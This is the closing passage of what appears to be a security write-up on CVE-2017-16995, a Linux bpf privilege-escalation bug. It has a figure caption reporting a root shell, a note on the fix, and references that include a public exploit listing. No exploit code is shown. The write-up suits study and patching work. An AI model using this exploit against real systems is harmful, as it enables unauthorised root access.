**Figure5:** Getting Root Shell

Test user is switched to the root shell because of the buffer overflow exploit. This bug was fixed in the latest version or by disabling bpf system call execution.

## References

- <https://www.cvedetails.com/cve/CVE-2017-16995/>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-16995>
- <https://www.exploit-db.com/exploits/44298>
- <https://github.com/torvalds/linux/commit/95a762e2c8c942780948091f8f2a4f32fce1ac6f>
- <https://infinitescript.com/2018/04/get-root-privileges-using-cve-2017-16995/>
- <https://security-tracker.debian.org/tracker/CVE-2017-16995>